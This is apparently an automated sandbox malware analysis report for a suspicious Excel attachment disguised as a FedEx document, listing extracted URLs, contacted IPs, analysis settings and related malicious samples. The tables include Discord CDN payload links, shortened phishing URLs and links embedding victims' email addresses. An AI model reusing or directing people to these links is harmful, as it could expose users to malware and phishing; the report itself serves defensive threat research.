http://www.pkioverheid.nl/policies/root-policy0	o.exe, 00000010.00000003.21312 64005.000000001D0C1000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://repository.swisssign.com/0	o.exe, 00000010.00000003.21313 75708.000000001D0DA000.0000000 4.00000001.sdmp	false		high
http://treyresearch.net	Robocopy.exe, 00000007.0000000 2.2109190938.0000000001D50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.ssc.lt/root-c/cacrl.crl0	o.exe, 00000010.00000003.21312 64005.000000001D0C1000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	o.exe, 00000010.00000002.21398 64202.000000001B710000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	o.exe, 00000010.00000003.21313 75708.000000001D0DA000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ca.disig.sk/ca/crl/ca_disig.crl0	o.exe, 00000010.00000002.21400 64624.000000001B7A8000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certplus.com/CRL/class3P.crl0	o.exe, 00000010.00000002.21401 21697.000000001B7D5000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://repository.infonotary.com/cps/qcps.html0$	o.exe, 00000010.00000003.21312 64005.000000001D0C1000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.post.trust.ie/reposit/cps.html0	o.exe, 00000010.00000003.21312 64005.000000001D0C1000.0000000 4.00000001.sdmp, o.exe, 000000 10.00000003.2131354249.0000000 01B80A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.disig.sk/ca/crl/ca_disig.crl0	o.exe, 00000010.00000002.21400 64624.000000001B7A8000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://cdn.discordapp.com/attachments/770629131393x	o.exe, 00000010.00000002.21375 18036.000000000361C000.0000000 4.00000001.sdmp	false		high
http://ocsp.infonotary.com/responder.cgi0V	o.exe, 00000010.00000003.21312 64005.000000001D0C1000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sk.ee/cps/0	o.exe, 00000010.00000003.21312 50220.000000001D13E000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://computername/printers/printername/.printer	Robocopy.exe, 00000007.0000000 2.2109190938.0000000001D50000. 00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.globaltrust.info0=	o.exe, 00000010.00000003.21312 64005.000000001D0C1000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	o.exe, 00000010.00000002.21398 64202.000000001B710000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://servername/isapibackend.dll	o.exe, 00000010.00000002.21415 73754.000000001D2B0000.0000000 2.00000001.sdmp	false	• Avira URL Cloud: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.valicert.1	o.exe, 00000010.00000002.21398 64202.000000001B710000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.ssc.lt/cps03	o.exe, 00000010.00000003.21312 64005.000000001D0C1000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.windows.com/pctv.	o.exe, 00000010.00000002.21403 28922.000000001CCD0000.0000000 2.00000001.sdmp	false		high
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0=	o.exe, 00000010.00000003.21314 39374.000000001D153000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.pki.gva.es0	o.exe, 00000010.00000003.21312 64005.000000001D0C1000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.oces.certifikat.dk/oces.crl0	o.exe, 00000010.00000002.21410 54161.000000001D0B0000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.ssc.lt/root-b/cacrl.crl0	o.exe, 00000010.00000003.21312 64005.000000001D0C1000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/dpc/0Z	o.exe, 00000010.00000003.21312 64005.000000001D0C1000.0000000 4.00000001.sdmp	false		high
http://crl.pki.wellsfargo.com/wsprca.crl0	o.exe, 00000010.00000003.21312 64005.000000001D0C1000.0000000 4.00000001.sdmp	false		high
http://ocsp.comodoca4.com0	o.exe, 00000010.00000002.21401 21697.000000001B7D5000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.dnie.es/dpc0	o.exe, 00000010.00000003.21314 13940.000000001D0B9000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.rootca.or.kr/rca/cps.html0	o.exe, 00000010.00000002.21410 54161.000000001D0B0000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/attachments/770629131393	o.exe, 00000010.00000002.21375 18036.000000000361C000.0000000 4.00000001.sdmp	false		high
http://www.trustcenter.de/guidelines0	o.exe, 00000010.00000002.21401 21697.000000001B7D5000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://pki-root.ecertpki.cl/CertEnroll/E-CERT%20ROOT%20CA.crl0	o.exe, 00000010.00000003.21312 64005.000000001D0C1000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	Robocopy.exe, 00000007.0000000 2.2109736701.0000000002317000. 00000002.00000001.sdmp, o.exe, 00000010.00000002.2140674807. 000000001CEB7000.00000002.0000 0001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.globaltrust.info0	o.exe, 00000010.00000003.21312 64005.000000001D0C1000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://certificates.starfieldtech.com/repository/1604	o.exe, 00000010.00000002.21410 86169.000000001D0C7000.0000000 4.00000001.sdmp	false		high
http://www.entrust.net/CRL/Client1.crl0	o.exe, 00000010.00000003.21314 91172.000000001B7FF000.0000000 4.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	Robocopy.exe, 00000007.0000000 2.2110204380.0000000002A40000. 00000002.00000001.sdmp, o.exe, 00000010.00000002.2133317799. 0000000002530000.00000002.0000 0001.sdmp	false		high
http://https://www.catcert.net/verarrel	o.exe, 00000010.00000003.21312 31546.000000001D12F000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.disig.sk/ca0f	o.exe, 00000010.00000002.21400 64624.000000001B7A8000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	o.exe, 00000010.00000002.21323 05351.00000000002FE000.0000000 4.00000020.sdmp	false		high
http://www.e-szigno.hu/RootCA.crl	o.exe, 00000010.00000003.21314 13940.000000001D0B9000.0000000 4.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.signatur.rtr.at/current.crl0	o.exe, 00000010.00000003.21312 50220.000000001D13E000.0000000 4.00000001.sdmp	false		high
http://www.sk.ee/juur/crl/0	o.exe, 00000010.00000003.21312 50220.000000001D13E000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.chambersign.org/chambersignroot.crl0	o.exe, 00000010.00000003.21312 50220.000000001D13E000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.xrampsecurity.com/XGCA.crl0	o.exe, 00000010.00000002.21410 54161.000000001D0B0000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.quovadis.bm0	o.exe, 00000010.00000003.21312 50220.000000001D13E000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.ssc.lt/root-a/cacrl.crl0	o.exe, 00000010.00000003.21312 64005.000000001D0C1000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustdst.com/certificates/policy/ACES-index.html0	o.exe, 00000010.00000002.21400 64624.000000001B7A8000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.firmaprofesional.com0	o.exe, 00000010.00000002.21323 05351.00000000002FE000.0000000 4.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.netlock.net/docs	o.exe, 00000010.00000003.21314 91172.000000001B7FF000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_2_ca_II.crl	o.exe, 00000010.00000003.21314 13940.000000001D0B9000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/2048ca.crl0	o.exe, 00000010.00000002.21400 08964.000000001B770000.0000000 4.00000001.sdmp	false		high
http://www.pki.admin.ch/policy/CPS_2_16_756_1_17_3_21_1.pdf0	o.exe, 00000010.00000002.21410 86169.000000001D0C7000.0000000 4.00000001.sdmp	false		high
http://cps.chambersign.org/cps/publicnotaryroot.html0	o.exe, 00000010.00000003.21313 54249.000000001B80A000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.e-trust.be/CPS/QNcerts	o.exe, 00000010.00000002.21411 22352.000000001D0D7000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/certicamaraca.crl0	o.exe, 00000010.00000002.21410 54161.000000001D0B0000.0000000 4.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	Robocopy.exe, 00000007.0000000 2.2109596279.0000000002130000. 00000002.00000001.sdmp, o.exe, 00000010.00000002.2140328922. 000000001CCD0000.00000002.0000 0001.sdmp	false		high
http://crl.netsolssl.com/NetworkSolutionsCertificateAuthority.crl0	o.exe, 00000010.00000003.21313 75708.000000001D0DA000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fedir.comsign.co.il/crl/ComSignCA.crl0	o.exe, 00000010.00000002.21401 72130.000000001B80E000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAI.crl0	o.exe, 00000010.00000002.21400 64624.000000001B7A8000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net03	o.exe, 00000010.00000002.21400 08964.000000001B770000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.chambersign.org/cps/chambersroot.html0	o.exe, 00000010.00000003.21313 54249.000000001B80A000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crt.comodoca4.com/COMODORSADomainValidationSecureServerCA2.crt0%	o.exe, 00000010.00000002.21401 21697.000000001B7D5000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.acabogacia.org0	o.exe, 00000010.00000003.21312 64005.000000001D0C1000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.valicert.	o.exe, 00000010.00000002.21398 64202.000000001B710000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://ca.sia.it/seccli/repository/CPS0	o.exe, 00000010.00000002.21412 96727.000000001D137000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.securetrust.com/SGCA.crl0	o.exe, 00000010.00000003.21314 13940.000000001D0B9000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	o.exe, 00000010.00000002.21401 72130.000000001B80E000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.securetrust.com/STCA.crl0	o.exe, 00000010.00000003.21313 75708.000000001D0DA000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAIII.crl0	o.exe, 00000010.00000002.21410 54161.000000001D0B0000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.icra.org/vocabulary/.	Robocopy.exe, 00000007.0000000 2.2109736701.0000000002317000. 00000002.00000001.sdmp, o.exe, 00000010.00000002.2140674807. 000000001CEB7000.00000002.0000 0001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tinyurl.com	o.exe, 00000010.00000002.21375 18036.000000000361C000.0000000 4.00000001.sdmp	false		high
http://www.certicamara.com/certicamaraca.crl0;	o.exe, 00000010.00000002.21410 54161.000000001D0B0000.0000000 4.00000001.sdmp	false		high
http://www.e-szigno.hu/RootCA.crt0	o.exe, 00000010.00000003.21314 13940.000000001D0B9000.0000000 4.00000001.sdmp	false		high
http:// crl.comodoca4.com/COMODORSADomainValidationSecureServerCA2.crl0	o.exe, 00000010.00000002.21401 21697.000000001B7D5000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.quovadisglobal.com/cps0	o.exe, 00000010.00000003.21314 13940.000000001D0B9000.0000000 4.00000001.sdmp	false		high
http://investor.msn.com/	Robocopy.exe, 00000007.0000000 2.2109596279.0000000002130000. 00000002.00000001.sdmp, o.exe, 00000010.00000002.2140328922. 000000001CCD0000.00000002.0000 0001.sdmp	false		high
http://www.valicert.com/1	o.exe, 00000010.00000002.21398 64202.000000001B710000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.e-szigno.hu/SZSZ/0	o.exe, 00000010.00000003.21314 13940.000000001D0B9000.0000000 4.00000001.sdmp	false		high
http://www.%s.comPA	Robocopy.exe, 00000007.0000000 2.2110204380.0000000002A40000. 00000002.00000001.sdmp, o.exe, 00000010.00000002.2133317799. 0000000002530000.00000002.0000 0001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http:// www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAII.crl0	o.exe, 00000010.00000003.21312 64005.000000001D0C1000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://ocsp.quovadisoffshore.com0	o.exe, 00000010.00000003.21312 50220.000000001D13E000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net0D	o.exe, 00000010.00000002.21400 08964.000000001B770000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.chambersign.org/cps/chambersignroot.html0	o.exe, 00000010.00000003.21312 50220.000000001D13E000.0000000 4.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ca.sia.it/secsrv/repository/CRL.der0J	o.exe, 00000010.00000003.21314 91172.000000001B7FF000.0000000 4.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://investor.msn.com	Robocopy.exe, 00000007.0000000 2.2109596279.0000000002130000. 00000002.00000001.sdmp, o.exe, 00000010.00000002.2140328922. 000000001CCD0000.00000002.0000 0001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.20.138.65	unknown	United States		13335	CLOUDFLARENETUS	false
162.159.134.233	unknown	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	320331
Start date:	19.11.2020
Start time:	09:18:53
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	1099008FEDEX_090887766.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.expl.evad.winXLS@25/11@2/2

EGA Information:	Failed
HDC Information:	• Successful, ratio: 26.1% (good quality ratio 20.4%) • Quality average: 61.7% • Quality standard deviation: 39.2%
HCA Information:	• Successful, ratio: 68% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to French - France • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 23.0.174.200, 23.0.174.185 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, au-bg-shim.trafficmanager.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtEnumerateValueKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/320331/sample/1099008FEDEX_090887766.xls

Simulations

Behavior and APIs

Time	Type	Description
09:19:51	API Interceptor	2x Sleep call for process: Robocopy.exe modified
09:19:56	API Interceptor	230x Sleep call for process: o.exe modified
09:20:10	API Interceptor	441x Sleep call for process: vc.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.20.138.65	SIN029088.xls	Get hash	malicious	Browse	
	http://https://tinyurl.com/y5tjuap2	Get hash	malicious	Browse	
	SMBS PO 30 quotation.xls	Get hash	malicious	Browse	
	viaseating-666114_xls.HtMl	Get hash	malicious	Browse	
	http://https://tinyurl.com/venmosupp	Get hash	malicious	Browse	
	tetratech-907745_xls.HtMl	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Waybill Invoice.xls	Get hash	malicious	Browse	
	Waybill Invoice.xls	Get hash	malicious	Browse	
	Overdue Payments.xls	Get hash	malicious	Browse	
	ciechgroup-551288_xls.HtMl	Get hash	malicious	Browse	
	OVERDUE INVOICE.xls	Get hash	malicious	Browse	
	http://https://tinyurl.com/y5gq29fv	Get hash	malicious	Browse	
	Quote Request October-2020.xls	Get hash	malicious	Browse	
	http://https://tinyurl.com/y6484eaq	Get hash	malicious	Browse	
	PROFORMA INVOICE INV-1.xls	Get hash	malicious	Browse	
	http://https://naset.ocry.com/#astrid.bulder@rivm.nl	Get hash	malicious	Browse	
	RFQ-SSM-RFQ 6682Q.xls	Get hash	malicious	Browse	
	http://https://l.facebook.com/l.php?u=https%3A%2F%2Ftinyurl.com%2Fy3da9xbq%3Ffbclid%3DIwAR11jNtpFJqmHsfB6MuN4oB-gl7-RlVZqSgYIbmZW4ycJwtQ-tC85PzgLO4&h=AT1i9PU8X_itDVqe5yg4Afn5zFPp0KVwni5sQg-Oc5Yor7a-8EWrOl11b-y21X_Oi92_H_jMhPiEjm3aKUnMEib9p96Fuptgd9vraABiOS8AO8X86OxcPZyET7VlHYnKBg&__tn__=H-R&c[0]=AT26jLdBW-b9efDmUD2-IVQDmvnfjC8zMcJVpGrmXtfU07ZmaRqvjC3hcq86tiO8rGqmY2DrakboCaPRMLQtsl2m1yZfExawqplv_zZwazNNYlc2wsoaV6LvzXDEPrWYoMbJFnx7l8Qm7vznPPnkddWEuQ	Get hash	malicious	Browse	
	http://https://tinyurl.com/yye5b9wx	Get hash	malicious	Browse	
	http://https://u13276699.ct.sendgrid.net/ls/click?upn=5Fpa-2BwcykOBn6Ma9RKaj-2BR-2BXAkqaAzD0-2BeJhWRncBmVhntdewLTGQE9LR9oUB06iR7Kr23stCS-2BfYgHz-2FlBevOuLD8Pl1fGVpHFFOa-2Fj-2FZo-3D-ARW_wLp2Jp4Cu8YTHi1H9-2Bl0q-2FZVHdeFdHJPXUpY0EuPM9O-2FrplviHmxJ0lbfO5SUzAcCRI7DkG63-2BKc9AYMS80KoYRuDJUDsjJvIYZ-2BH9Nma1KbhlKrII3uJDDBb-2Bf4uQv2GunoJ4M8Q8uCVDkVj1q0OTj-2BTqReVWyPweFygCudDYhLb6f5p8qTOR1G8rPs4GczaLW-2BSBi31FibOjZGvJ2hna7Wr5LAsT2oRf78QPEO-2FYI-3D	Get hash	malicious	Browse	
162.159.134.233	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	
	LAX28102020HBL_AMSLAX1056_CTLQD06J0BL_PO_DTH266278_RFQ.exe	Get hash	malicious	Browse	
	LAX28102020HBL_AMSLAX1056_CTLQD06J0BL_PO_DTH266278_RFQ.exe	Get hash	malicious	Browse	
	http://cdn.discordapp.com/attachments/776234221668270104/776349109195898880/AWB_DHL733918737WA56301224795546260.pdf.7z	Get hash	malicious	Browse	
	qelMUH5CPF.exe	Get hash	malicious	Browse	
	RYnBavdgiB.exe	Get hash	malicious	Browse	
	Invoice003421.xls	Get hash	malicious	Browse	
	DHL_77232.exe	Get hash	malicious	Browse	
	meuM3XoT15.exe	Get hash	malicious	Browse	
	NITPg85t5N.exe	Get hash	malicious	Browse	
	WEIR RFQ# BJW 98728973 .doc	Get hash	malicious	Browse	
	99GQMirv2r.exe	Get hash	malicious	Browse	
	R#U00d6SLER Puchase_tcs 10-28-2020,pdf.exe	Get hash	malicious	Browse	
	#U8ba2#U5355#U786e#U8ba4,pdf.exe	Get hash	malicious	Browse	
	HSBC-0914.exe	Get hash	malicious	Browse	
	Payment of bank details,zip.exe	Get hash	malicious	Browse	
	Bkrndbc_Signed_.exe	Get hash	malicious	Browse	
	DHL PARCEL AWB 1222576549.exe	Get hash	malicious	Browse	
	hitna naredba.exe	Get hash	malicious	Browse	
	PROFORMA INVOICE INV-1.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdn.discordapp.com	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	• 162.159.135.233
	9Pimjl3jyq.exe	Get hash	malicious	Browse	• 162.159.133.233
	D6vy84I7rJ.exe	Get hash	malicious	Browse	• 162.159.135.233
	Payment copy.doc	Get hash	malicious	Browse	• 162.159.129.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ for TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• 162.159.133.233
	d6pj421rXA.exe	Get hash	malicious	Browse	• 162.159.130.233
	LAX28102020HBL_AMSLAX1056_CTLQD06J0BL_PO_DTH266278_RFQ.exe	Get hash	malicious	Browse	• 162.159.134.233
	LAX28102020HBL_AMSLAX1056_CTLQD06J0BL_PO_DTH266278_RFQ.exe	Get hash	malicious	Browse	• 162.159.134.233
	Order_Request_Retail_20-11691-AB.xlsx	Get hash	malicious	Browse	• 162.159.130.233
	http://cdn.discordapp.com/attachments/776234221668270104/776349109195898880/AWB_DHL733918737WA56301224799546260.pdf.7z	Get hash	malicious	Browse	• 162.159.134.233
	89BR0suQeS.exe	Get hash	malicious	Browse	• 162.159.133.233
	89BR0suQeS.exe	Get hash	malicious	Browse	• 162.159.133.233
	RBBD5vivZc.exe	Get hash	malicious	Browse	• 162.159.130.233
	S01NwVhW5A.exe	Get hash	malicious	Browse	• 162.159.133.233
	qelMUH5CPF.exe	Get hash	malicious	Browse	• 162.159.134.233
	o9Fr4K1qcu.exe	Get hash	malicious	Browse	• 162.159.135.233
	SecuriteInfo.com.Trojan.Siggen10.63473.17852.exe	Get hash	malicious	Browse	• 162.159.130.233
	IMG_P_O_RFQ-WSB_17025-ENd User-Evaluate.exe	Get hash	malicious	Browse	• 162.159.130.233
	GuYXnzIH45.exe	Get hash	malicious	Browse	• 162.159.130.233
	Jvdivmn_Signed_.exe	Get hash	malicious	Browse	• 162.159.129.233
tinyurl.com	SIN029088.xls	Get hash	malicious	Browse	• 104.20.139.65
	SIN029088.xls	Get hash	malicious	Browse	• 104.20.138.65
	http://https://tinyurl.com/y5tjuap2	Get hash	malicious	Browse	• 104.20.138.65
	SMBS PO 30 quotation.xls	Get hash	malicious	Browse	• 104.20.138.65
	http://https://tinyurl.com/y5tjuap2	Get hash	malicious	Browse	• 104.20.139.65
	http://tinyurl.com	Get hash	malicious	Browse	• 104.20.139.65
	viaseating-666114_xls.HtMl	Get hash	malicious	Browse	• 104.20.138.65
	http://https://tinyurl.com/venmosupp	Get hash	malicious	Browse	• 104.20.138.65
	WayBill Invoice.xls	Get hash	malicious	Browse	• 172.67.1.225
	WayBill Invoice.xls	Get hash	malicious	Browse	• 104.20.139.65
	WayBill Invoice.xls	Get hash	malicious	Browse	• 104.20.139.65
	tetratech-907745_xls.HtMl	Get hash	malicious	Browse	• 104.20.138.65
	Waybill Invoice.xls	Get hash	malicious	Browse	• 104.20.138.65
	Waybill Invoice.xls	Get hash	malicious	Browse	• 172.67.1.225
	Waybill Invoice.xls	Get hash	malicious	Browse	• 104.20.138.65
	rooney-eng-598583_xls.HtMl	Get hash	malicious	Browse	• 104.20.139.65
	Overdue Payments.xls	Get hash	malicious	Browse	• 172.67.1.225
	Overdue Payments.xls	Get hash	malicious	Browse	• 104.20.138.65
	New PO 9380.xls	Get hash	malicious	Browse	• 104.20.139.65
	New PO 9380.xls	Get hash	malicious	Browse	• 104.20.139.65

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	INQUIRY.exe	Get hash	malicious	Browse	• 104.27.152.230
	PO Quotation.jar	Get hash	malicious	Browse	• 104.20.22.46
	doc2227740.xls	Get hash	malicious	Browse	• 104.27.172.15
	PO Quotation.jar	Get hash	malicious	Browse	• 104.20.23.46
	doc2227740.xls	Get hash	malicious	Browse	• 104.27.173.15
	TRIAL-ORDER.exe	Get hash	malicious	Browse	• 104.18.57.249
	d11311145.xls	Get hash	malicious	Browse	• 104.27.173.15
	23692 ANRITSU PROBE po 29288.exe	Get hash	malicious	Browse	• 104.23.99.190
	d11311145.xls	Get hash	malicious	Browse	• 104.27.173.15
	PO #5618896.gz.exe	Get hash	malicious	Browse	• 104.23.98.190

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	• 162.159.134.233
	07DYwxlVm4.exe	Get hash	malicious	Browse	• 104.27.133.115
	9Pimjl3jyq.exe	Get hash	malicious	Browse	• 162.159.133.233
	af4db3a6b648b585f8e11b9ff5be73f2.exe	Get hash	malicious	Browse	• 104.27.133.115
	af4db3a6b648b585f8e11b9ff5be73f2.exe	Get hash	malicious	Browse	• 104.27.133.115
	http://https://www.vedansha.com/doc/office/LatestLOGOOfficeEncoded/LatestLOGOOfficeEncoded/RedirectPage/marc.loney@navitas.com	Get hash	malicious	Browse	• 172.67.38.66
	e2b97ee03b4b38578f04d0cc93d8effd.exe	Get hash	malicious	Browse	• 104.27.133.115
	http://https://app.archbee.io/doc/wjFBJ1IQgNqcYtxyaUfi5/V9dqJTS3iO58EgXIT7wr1	Get hash	malicious	Browse	• 104.17.234.61
	http://https://msgcash.com/click/NzhlMWY1MTltNzg3NS00ZDFmLTk1YmQtODZiZGQ3MzQwZGMz	Get hash	malicious	Browse	• 172.67.181.196
	bGtm3bQKUj.exe	Get hash	malicious	Browse	• 104.24.126.89
CLOUDFLARENETUS	INQUIRY.exe	Get hash	malicious	Browse	• 104.27.152.230
	PO Quotation.jar	Get hash	malicious	Browse	• 104.20.22.46
	doc2227740.xls	Get hash	malicious	Browse	• 104.27.172.15
	PO Quotation.jar	Get hash	malicious	Browse	• 104.20.23.46
	doc2227740.xls	Get hash	malicious	Browse	• 104.27.173.15
	TRIAL-ORDER.exe	Get hash	malicious	Browse	• 104.18.57.249
	d11311145.xls	Get hash	malicious	Browse	• 104.27.173.15
	23692 ANRITSU PROBE po 29288.exe	Get hash	malicious	Browse	• 104.23.99.190
	d11311145.xls	Get hash	malicious	Browse	• 104.27.173.15
	PO #5618896.gz.exe	Get hash	malicious	Browse	• 104.23.98.190
	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	• 162.159.134.233
